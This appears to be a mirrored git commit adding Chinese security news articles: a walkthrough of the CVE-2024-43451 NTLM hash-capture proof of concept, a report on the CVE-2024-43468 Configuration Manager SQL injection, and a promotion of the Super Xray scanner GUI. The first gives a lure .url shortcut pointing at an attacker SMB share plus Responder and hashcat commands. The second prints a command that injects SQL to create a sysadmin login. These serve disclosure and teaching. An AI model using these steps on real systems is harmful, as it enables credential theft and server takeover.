mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
【云安全】云原生-Docker(五)容器逃逸之漏洞利用、【安全圈】新的 Cleo 零日 RCE 漏洞在数据盗窃攻击中被利用、【安全圈】新的 UEFI 安全启动漏洞使系统暴露于 bootkit、CVE-2024-43451 Windows NTLM 漏洞,允许攻击者使用恶意快捷方式强制身份验证并捕获 NTLM 哈希、CVE-2024-43468 :通过 PoC 代码揭示 Microsoft Configuration Manager 漏洞、别错过!“系统0day安全”课程,带你精通漏洞挖掘技巧、友数聚 CPAS审计管理系统V4 downPlugs 任意文件读取漏洞、xray图形化工具-Super Xray,支持自定义导入poc库、对 404 站点的漏洞挖掘、
This commit is contained in:
 test committed
1 parent
703a1df302
commit
8fc7415cd9
10 files changed
+2402
-1
No files matched your search
@@ -3328,5 +3328,14 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0ODY1NzEwMA==&mid=2247486058&idx=1&sn=94c417bfac0de38346155df588db3dd4": "MS17-010漏洞利用工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651312806&idx=1&sn=5a40997e2166b5b730a46ae577b831a1": "思科曝9.9分关键权限提升漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NzAwOTg4NQ==&mid=2649793986&idx=3&sn=b951bb5b8e3502708e251c22f873a652": "超过 2,000 台 SonicWall 设备易受严重0day漏洞攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247492144&idx=3&sn=3b364eb801a05419d2b65c14ce311eb9": "漏洞预警 | 通达OA SQL注入漏洞"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMTQ0NDA1NQ==&mid=2247492144&idx=3&sn=3b364eb801a05419d2b65c14ce311eb9": "漏洞预警 | 通达OA SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyNTUyNTA5OQ==&mid=2247484704&idx=1&sn=410d5b5fae6bf9431286297a0a2c6170": "【云安全】云原生-Docker(五)容器逃逸之漏洞利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067606&idx=3&sn=6473d53d9a207bfac9888ca3a543bbf8": "【安全圈】新的 Cleo 零日 RCE 漏洞在数据盗窃攻击中被利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067606&idx=4&sn=e8ae1a9dfb9fb649575b0d8a5414a82d": "【安全圈】新的 UEFI 安全启动漏洞使系统暴露于 bootkit",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247527185&idx=1&sn=e316e52a9c3df272305888245af343f8": "CVE-2024-43451 Windows NTLM 漏洞,允许攻击者使用恶意快捷方式强制身份验证并捕获 NTLM 哈希",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjYyMzkwOA==&mid=2247527185&idx=2&sn=67cbf97affd8106486d5097a7d773cf7": "CVE-2024-43468 :通过 PoC 代码揭示 Microsoft Configuration Manager 漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458589259&idx=2&sn=4356dec55931f1257ae44561ca3f0d3e": "别错过!“系统0day安全”课程,带你精通漏洞挖掘技巧",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247490322&idx=1&sn=25c1352e1b349a1302486f7e519f7d5d": "友数聚 CPAS审计管理系统V4 downPlugs 任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzg4MTI0NQ==&mid=2247485448&idx=1&sn=5888106f1aed20b020b5c7cf2e2d7d53": "xray图形化工具-Super Xray,支持自定义导入poc库",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5NjYwNDIyOQ==&mid=2247484826&idx=1&sn=5f81afa2c8c6ec0ad22c685de58a12d2": "对 404 站点的漏洞挖掘"
|
||||
}
|
||||
@@ -0,0 +1,115 @@
|
||||
# CVE-2024-43451 Windows NTLM 漏洞,允许攻击者使用恶意快捷方式强制身份验证并捕获 NTLM 哈希
|
||||
Ots安全 2025-01-25 10:20
|
||||
|
||||

|
||||
|
||||
**描述**
|
||||
- 名称:CVE-2024-43451
|
||||
|
||||
- CVSSv3 评分:6.5
|
||||
|
||||
- 受影响的版本:2024 年 11 月补丁之前的所有 Microsoft Windows 版本
|
||||
|
||||
CVE-2024-43451 是 Microsoft Windows 中的一个零日漏洞,攻击者可以利用该漏洞在与用户进行最少交互的情况下捕获 NTLMv2 密码哈希,从而可能导致凭据被盗。一种常用的利用方法是利用 SMB 连接上的 NTLM 身份验证来捕获远程服务器的哈希。此漏洞已在 2024 年 11 月的更新中得到修补。建议用户应用相关的安全更新以降低风险。
|
||||
|
||||
此次攻击被发现利用了一封从受感染的乌克兰政府服务器发送的网络钓鱼电子邮件。该电子邮件包含一个恶意 URL 文件。当用户通过右键单击、删除或移动文件与文件交互时,漏洞就会被激活。这会触发与攻击者服务器的连接,从而下载更多恶意文件,例如 SparkRAT 恶意软件(一种开源远程访问木马,允许攻击者控制受害者的系统)。
|
||||
|
||||

**NTLM 身份验证**
|
||||
|
||||
NTLMv2 是目前最安全且最具相关性的版本。
|
||||
- 客户端连接到服务器并请求访问资源。
|
||||
|
||||
- 服务器生成一个随机数(一个随机的 16 字节质询)并将其发送给客户端。
|
||||
|
||||
- 客户端发送使用 HMAC-MD5 算法生成的响应,其中包括密码哈希(使用 NT 哈希算法)、服务器随机数、时间戳、客户端随机数等。
|
||||
|
||||
- 服务器使用 NT 哈希并重复相同的计算来生成自己的 NTLM 响应,一旦它们各自有了自己的响应,它们就可以对它们进行比较。
|
||||
|
||||
- 一旦比较,服务器就会决定是否接受或拒绝连接。
|
||||
|
||||
|
||||
|
||||
**开发**
|
||||
|
||||
**POC 设置**
|
||||
|
||||
为了为此 POC 创建工作环境,我们必须设置一个目标 Windows 机器,其版本号
|
||||
|
||||
在 2024 年 11 月之前发布,以及一个远程服务器来模拟捕获哈希:
|
||||
|
||||
1.下载并安装Responder以通过 SMB 捕获哈希:
|
||||
|
||||
```
|
||||
brew install python3
|
||||
git clone https://github.com/lgandx/Responder.git
|
||||
cd Responder
|
||||
sudo python3 Responder.py -I <put your network interface> -v
|
||||
```
|
||||
|
||||
|
||||
2.确保目标 Windows VM 与远程“黑客”环境之间成功连接。
|
||||
|
||||

3.通过进入资源管理器并输入以下内容来测试响应程序设置\\(remote server IP):
|
||||
|
||||
|
||||
|
||||
**创建漏洞**
|
||||
|
||||
由于所有漏洞利用都需要与远程服务器建立 SMB 连接,因此我们可以使用一个简单的文件来模拟它:
|
||||
|
||||
1.打开记事本
|
||||
|
||||
2.输入以下内容:
|
||||
|
||||
您可以输入任何可以诱使用户进行交互的图标,我使用了“已满垃圾桶”图标(32)
|
||||
|
||||
```
|
||||
[InternetShortcut]
|
||||
URL=\\(remote server IP)\share
|
||||
IconIndex=32
|
||||
IconFile=C:\Windows\System32\shell32.dll
|
||||
```
|
||||
|
||||
|
||||
3.将其保存为(名称).url
|
||||
|
||||
**活动进程**
|
||||
|
||||
一旦文件准备好并传送到目标系统,窃取哈希只需要很少的用户交互。此交互可能涉及以下任何操作:
|
||||
- 下载文件并访问“下载”文件夹
|
||||
|
||||
- 右键单击文件
|
||||
|
||||
- 将文件移动到另一个文件夹
|
||||
|
||||
**Cracking**
|
||||
|
||||

Mimikatz有了未加密的哈希值,我们可以尝试破解它以显示纯文本密码,或者使用或之类的工具在“传递哈希”攻击中使用它Metasploit。
|
||||
|
||||
在我们的例子中,一个简单的Hashcat命令就可以显示我的密码:hashcat -m 5600 leak.txt rockyou.txt
|
||||
|
||||
|
||||
|
||||
- https://github.com/RonF98/CVE-2024-43451-POC
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||
|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
|
||||
@@ -0,0 +1,52 @@
|
||||
# CVE-2024-43468 :通过 PoC 代码揭示 Microsoft Configuration Manager 漏洞
|
||||
Ots安全 2025-01-25 10:20
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

Synacktiv 的安全研究员 Mehdi Elyassa 公布了 Microsoft Configuration Manager (MCM) 中一个严重漏洞的技术细节和概念验证 (PoC) 漏洞代码,该漏洞编号为 CVE-2024-43468,CVSS 评分为 9.8。此漏洞允许未经身份验证的攻击者利用 SQL 注入漏洞,从而在服务器及其底层数据库上执行任意命令。
|
||||
|
||||
该漏洞存在于 MP_Location 服务中,该服务处理客户端向 Microsoft Configuration Manager 发送的消息。根据分析,该服务不安全地使用输入进行数据库查询,导致两个不同的 SQL 注入向量:getMachineID 和 getContentID。这两个向量都不需要身份验证,因此攻击者很容易利用它们。
|
||||
|
||||
Mehdi解释道:“ MP_Location 服务在处理客户端发送的消息时,不安全地使用输入进行数据库查询。”这种不安全的处理方式使攻击者能够以 sysadmin 级权限执行任意 SQL 查询,从而可能激活 xp_cmdshell 程序以实现远程代码执行。
|
||||
|
||||
Synacktiv 提供了详细的概念验证 (PoC) 脚本来利用 CVE-2024-43468 漏洞。例如,使用unauth_sqli_LocationMgr.py脚本,攻击者可以通过注入恶意 SQL 查询来创建 sysadmin 帐户:
|
||||
|
||||
```
|
||||
unauth_sqli_LocationMgr.py -t sccm.corp.local -sql "create login poc_sqli_machineid with password = 'p4sswOrd'; exec master.dbo.sp_addsrvrolemember 'poc_sqli_machineid', 'sysadmin'"
|
||||
```
|
||||
|
||||
|
||||
成功利用该漏洞后,攻击者可以访问配置管理器数据库 ( CM_<SITE_CODE> ) 并在服务器上执行命令。这可能导致部署环境完全被攻陷、数据被盗,以及网络内潜在的横向移动。
|
||||
|
||||
Microsoft在 2024 年 10 月补丁星期二更新中解决了此漏洞。建议使用 Microsoft Configuration Manager 的组织立即应用这些补丁,以防止漏洞被利用。
|
||||
|
||||
检测成功的利用可能具有挑战性,因为 SQL 注入负载不会直接反映在日志文件中。但是,Synacktiv 建议监控MP_Location.log文件中是否存在异常,例如与 getMachineID操作相关的特定错误消息。
|
||||
|
||||
此漏洞凸显了不安全处理客户端输入所带来的风险,尤其是在 MCM 等关键基础设施工具中。利用 CVE-2024-43468 的攻击者可以绕过身份验证并以最小的努力实现高权限操作,这使得此漏洞成为利用的主要目标。
|
||||
|
||||
Synacktiv 总结道:“此类操作允许接管部署并在底层服务器上执行任意命令。”
|
||||
- https://github.com/synacktiv/CVE-2024-43468
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||

|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
|
||||
@@ -0,0 +1,153 @@
|
||||
# xray图形化工具-Super Xray,支持自定义导入poc库
|
||||
原创 track 泷羽Sec-track 2025-01-25 09:24
|
||||
|
||||
>
|
||||
> 声明!本文章所有的工具分享仅仅只是供大家学习交流为主,切勿用于非法用途,如有任何触犯法律的行为,均与本人及团队无关!!!
|
||||
|
||||
|
||||
|
||||
公众号回台回复**25125**
|
||||
即可获取
|
||||
|
||||
[2024Goby红队版工具-附2024年poc合集,支持导入自定义poc库](https://mp.weixin.qq.com/s?__biz=MzkzNzg4MTI0NQ==&mid=2247485321&idx=1&sn=b3fd33cb785e9affc26dceaeec07c6b4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[2024全年漏洞poc大合集及500份src报告](https://mp.weixin.qq.com/s?__biz=MzkzNzg4MTI0NQ==&mid=2247484688&idx=1&sn=94930f4a1b8f26b272e58042bfcb8594&scene=21#wechat_redirect)
|
||||
|
||||
# Super Xray
|
||||
|
||||
一款Web漏洞扫描工具**XRAY的GUI启动器**
|
||||
,xray是一款优秀的漏洞扫描工具,但目前只有命令行版本,通过 **config.yaml**
|
||||
配置文件启动,很多情况下不好上手,需要一款 **GUI**
|
||||
工具来帮助新人更快使用。
|
||||
|
||||
项目源地址:
|
||||
```
|
||||
https://github.com/4ra1n/super-xray
|
||||
|
||||
```
|
||||
## 环境准备及注意事项
|
||||
|
||||

共有如下三种插件,使用方法也都说明了
|
||||
|
||||
|
||||
- 本地有 JRE/JDK 8+环境
|
||||
|
||||
- 使用 **java -jar SuperXray.jar**
|
||||
启动(可以**双击**
|
||||
插件使用)
|
||||
|
||||
- 需要事先下载**xray**
|
||||
|
||||
**xray配置教程:2024web漏洞扫描辅助神器xray安装和使用**
|
||||
|
||||

新版本内置了**一键下载**
|
||||
功能,点击这两处即可
|
||||
|
||||
|
||||
|
||||
image-20250125165841240
|
||||
### 注意事项
|
||||
- 请使用 1080P 及以上分辨率,在 720P 及以下分辨率可能无法完全显示
|
||||
|
||||
- 请使用最新版xray(目前是1.9.4版本,本工具未兼容老版本xray)
|
||||
|
||||
- 支持两种方式的exe文件,system版使用系统的JRE,另一种内置了JRE 8
|
||||
|
||||
## 核心特性
|
||||
- **图形化界面,使用方便**
|
||||
|
||||
- **内置多种poc,可自行导入**
|
||||
|
||||
- **支持中英双语**
|
||||
|
||||
- **内置多种插件,可自主选择**
|
||||
|
||||

## 界面预览
|
||||
|
||||
|
||||
|
||||
初始界面
|
||||


## 在线生成poc
|
||||
|
||||
点击此处即可跳转
|
||||
|
||||
|
||||
|
||||
image-20250125170450755
|
||||
|
||||
然后在下面的界面**自定义poc**
|
||||
生成即可
|
||||
|
||||
|
||||
|
||||
image-20250125170424664
|
||||

## 指定多个PoC
|
||||
|
||||
搜索后复制到输入框,注意换行分割
|
||||
|
||||
|
||||
|
||||
指定多个poc
|
||||

## 与rad联动
|
||||
|
||||
在0.8版本以后可以与rad联动:
|
||||
|
||||
注意:先输入端口开启被动扫描,再打开rad
|
||||
配合
|
||||
|
||||
|
||||
|
||||
rad
|
||||
